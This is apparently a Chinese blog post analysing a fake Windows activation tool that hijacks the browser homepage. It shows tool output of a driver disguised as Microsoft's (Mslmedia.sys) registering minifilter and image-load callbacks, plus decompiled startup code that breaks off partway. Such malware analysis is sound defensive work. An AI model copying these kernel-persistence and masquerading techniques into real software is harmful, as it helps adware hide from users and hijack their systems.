
前段时间帮朋友激活电脑.下载了一个激活工具后,发现浏览器被锁主页了.
激活工具删掉也还是被锁.用PCH看了下发现有伪装成微软的驱动程序注册镜像加载回调和minifilter.作为一个内核初学者,尝试分析一二.


0.恶意行为

锁主页


hao123_上网从这里开始 - Windows Internet Explorer
https://www.hao123.com/?tn=98703477_hao_pg
收藏夹
建议网站
网页快讯库
hao123_上网从这里开始


被锁的主页还不是固定的.朋友电脑上被锁的是2345.怀疑有网络通讯.

注册miniFilter


gwyzgbzkmeant
进程 | 驱动模块 | 内核 | 内核钩子 | 应用层钩子 | 网络 | 注册表 | 文件 | 启动信息 | 系统杂项 | 电脑体检 | 配置 | 关于
系统回调 | 过滤驱动 | DPC定时器 | 工作队列线程 | Hal | Wdf | 文件系统 | 系统调试 | 对象劫持 | 直接IO | GDT
文件系统项目
微端口过滤器
文件系统
Sfilter回调
ClassInitData回调
Npfs派发函数
Msfs派发函数
Usbport派发函数

函数名称	函数地址	函数所在模块	文件厂商	过滤器地址
FilterUnload	0xFFFFF88003BA35F8	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
InstanceSetup	0xFFFFF88003BA3604	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
InstanceQueryTeardown	0xFFFFF88003BA3610	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
InstanceTeardownStart	0xFFFFF88003BA361C	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
InstanceTeardownComplete	0xFFFFF88003BA3628	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
OldDriverUnload	0xFFFFF88003BA41D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_CREATE PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_CREATE PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_CREATE_NAMED_PIPE PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_CREATE_NAMED_PIPE PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_CLOSE PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_CLOSE PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_READ PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_READ PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_WRITE PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_WRITE PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_QUERY_INFORMATION PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_QUERY_INFORMATION PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_SET_INFORMATION PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_SET_INFORMATION PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_QUERY_EA PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_QUERY_EA PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_SET_EA PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_SET_EA PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_FLUSH_BUFFERS PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_FLUSH_BUFFERS PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_QUERY_VOLUME_INFORMATION Pr...	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_QUERY_VOLUME_INFORMATION P...	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_SET_VOLUME_INFORMATION PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_SET_VOLUME_INFORMATION PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_DIRECTORY_CONTROL PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_DIRECTORY_CONTROL PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_FILE_SYSTEM_CONTROL PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_FILE_SYSTEM_CONTROL PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_DEVICE_CONTROL PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_DEVICE_CONTROL PostFun	0xFFFFF88003BA35E0	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860
IRP_MJ_INTERNAL_DEVICE_CONTROL PreFun	0xFFFFF88003BA35D4	C:\Windows\system32\DRIVERS\Mslmedia.sys	Microsoft Corporation	0xFFFFFA8006D64860


注册系统回调


gwyzgbzkmeant
进程 | 驱动模块 | 内核 | 内核钩子 | 应用层钩子 | 网络 | 注册表 | 文件 | 启动信息 | 系统杂项 | 电脑体检 | 配置 | 关于
系统回调 | 过滤驱动 | DPC定时器 | 工作队列线程 | Hal | Wdf | 文件系统 | 系统调试 | 对象劫持 | 直接IO | GDT

回调入口	类型	路径
0xFFFFF88000DE0248	Shutdown	C:\Windows\System32\drivers\mountmgr.sys
0xFFFFF88000DDA180	PlugPlay	C:\Windows\System32\drivers\mountmgr.sys
0xFFFFF88002BDEAC0	SeFileSystem	C:\Windows\system32\DRIVERS\mrxsmb.sys
0xFFFFF88003BA35C8	LoadImage	C:\Windows\system32\DRIVERS\Mslmedia.sys
0xFFFFF88003BA35B0	Shutdown	C:\Windows\system32\DRIVERS\Mslmedia.sys
0xFFFFF880013F511C	BugCheckReasonCallback	C:\Windows\system32\DRIVERS\mssmbios.sys
0xFFFFF880013F50D4	BugCheckReasonCallback	C:\Windows\system32\DRIVERS\mssmbios.sys
0xFFFFF880013F5034	BugCheckReasonCallback	C:\Windows\system32\DRIVERS\mssmbios.sys
0xFFFFF880013F4FF0	BugCheckReasonCallback	C:\Windows\system32\DRIVERS\mssmbios.sys

1.基本信息分析

二话不说先DIE



Detect It Easy 2.01

文件名： 样本\锁主页\为保证永久激活，要先点击这个配置，再点击KMSELDI激活.exe

类型： PE 大小： 947223


EntryPoint 0000d6bd ImageBase: 00400000

NumberOfSections: 0005 SizeOfImage: 00033000

```
compi...  EP:Microsoft Visual C/C++(2008-2010)[EXE32]   S ?
compi...  Microsoft Visual C/C++(2008 SP1)[libcmt]      S ?
linker    Microsoft Linker(9.0)[EXE32,admin]            S ?
```

Detect It Easy 100% 113 ms

显示32位程序,无壳
拖到IDA里看下流程.
加载过程中发现PDB信息.




Please confirm

The input file was linked with debug information
 and the symbol filename is:
'D:\programs\out\HLSys\LMInstall\Release\LMInstall.pdb'
Do you want to look for this file at the specified path
and the Microsoft Symbol Server?


☐ Don't display this message again

程序入口




```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  int v5  ; //  edx
  int v6  ; //  edx
  int v7  ; //  edx
  int v8  ; //  ecx
  HWND v9   ; //  eax
  HWND v10   ; //  esi
  struct tagMSG Msg       ; //  [esp+Ch] [ebp-1Ch]

  CreateMutexA    ( 0 ,  0 ,  "lmins_1_0_1"     );                    // 创建互斥体
  if  (  GetLastError     ()  ==  183   )
    return   0 ;
  AdjustToken    ();                                                   // 提升权限
  SavehModule    ();                                                   // 保存hmodule到Dos头
  SaveTickCount     ();                                                // 保存tickcount到Dos头中
  Privilege   ();                                                      // 权限分配
  :: hInstance     =  hInstance    ;
  g_Setupapi_dll_Module           =  ( int  ) LoadLibraryA     ( "setupapi.dll"      );
  sub_401210    (( int  )& unk_4254C8    ,  v5 ,  "user32.dll"     ,  0xAu  ); // 未知
  sub_401210    (( int  )& unk_4254AC    ,  v6 ,  "DialogBoxParamW"       ,  0xFu  );
  sub_401020    ( v8 ,  v7 );                                          // 未知
  strcpy   ( WindowName     ,  " LMINSTALL"     );
  strcpy   ( ClassName    ,  " lmins.class.0.0.1"        );
  RegisterClass      ( hInstance    );                                 // 注册窗口类
  :: hInstance     =  hInstance    ;
  v9   =  CreateWindowExA      ( 0 ,  ClassName    ,  WindowName    ,  0xCF0000u    ,  0 ,  0 ,  200  ,  100  ,  0 ,  0 ,  hInstance    ,  0 );
  v10   =  v9 ;
  if  (  ! v9   )
    return   0 ;
  ShowWindow    ( v9 ,  0 );
  UpdateWindow     ( v10  );
  while   (  GetMessageA     (& Msg  ,  0 ,  0 ,  0 )  )
  {
    TranslateMessage       (& Msg  );
```

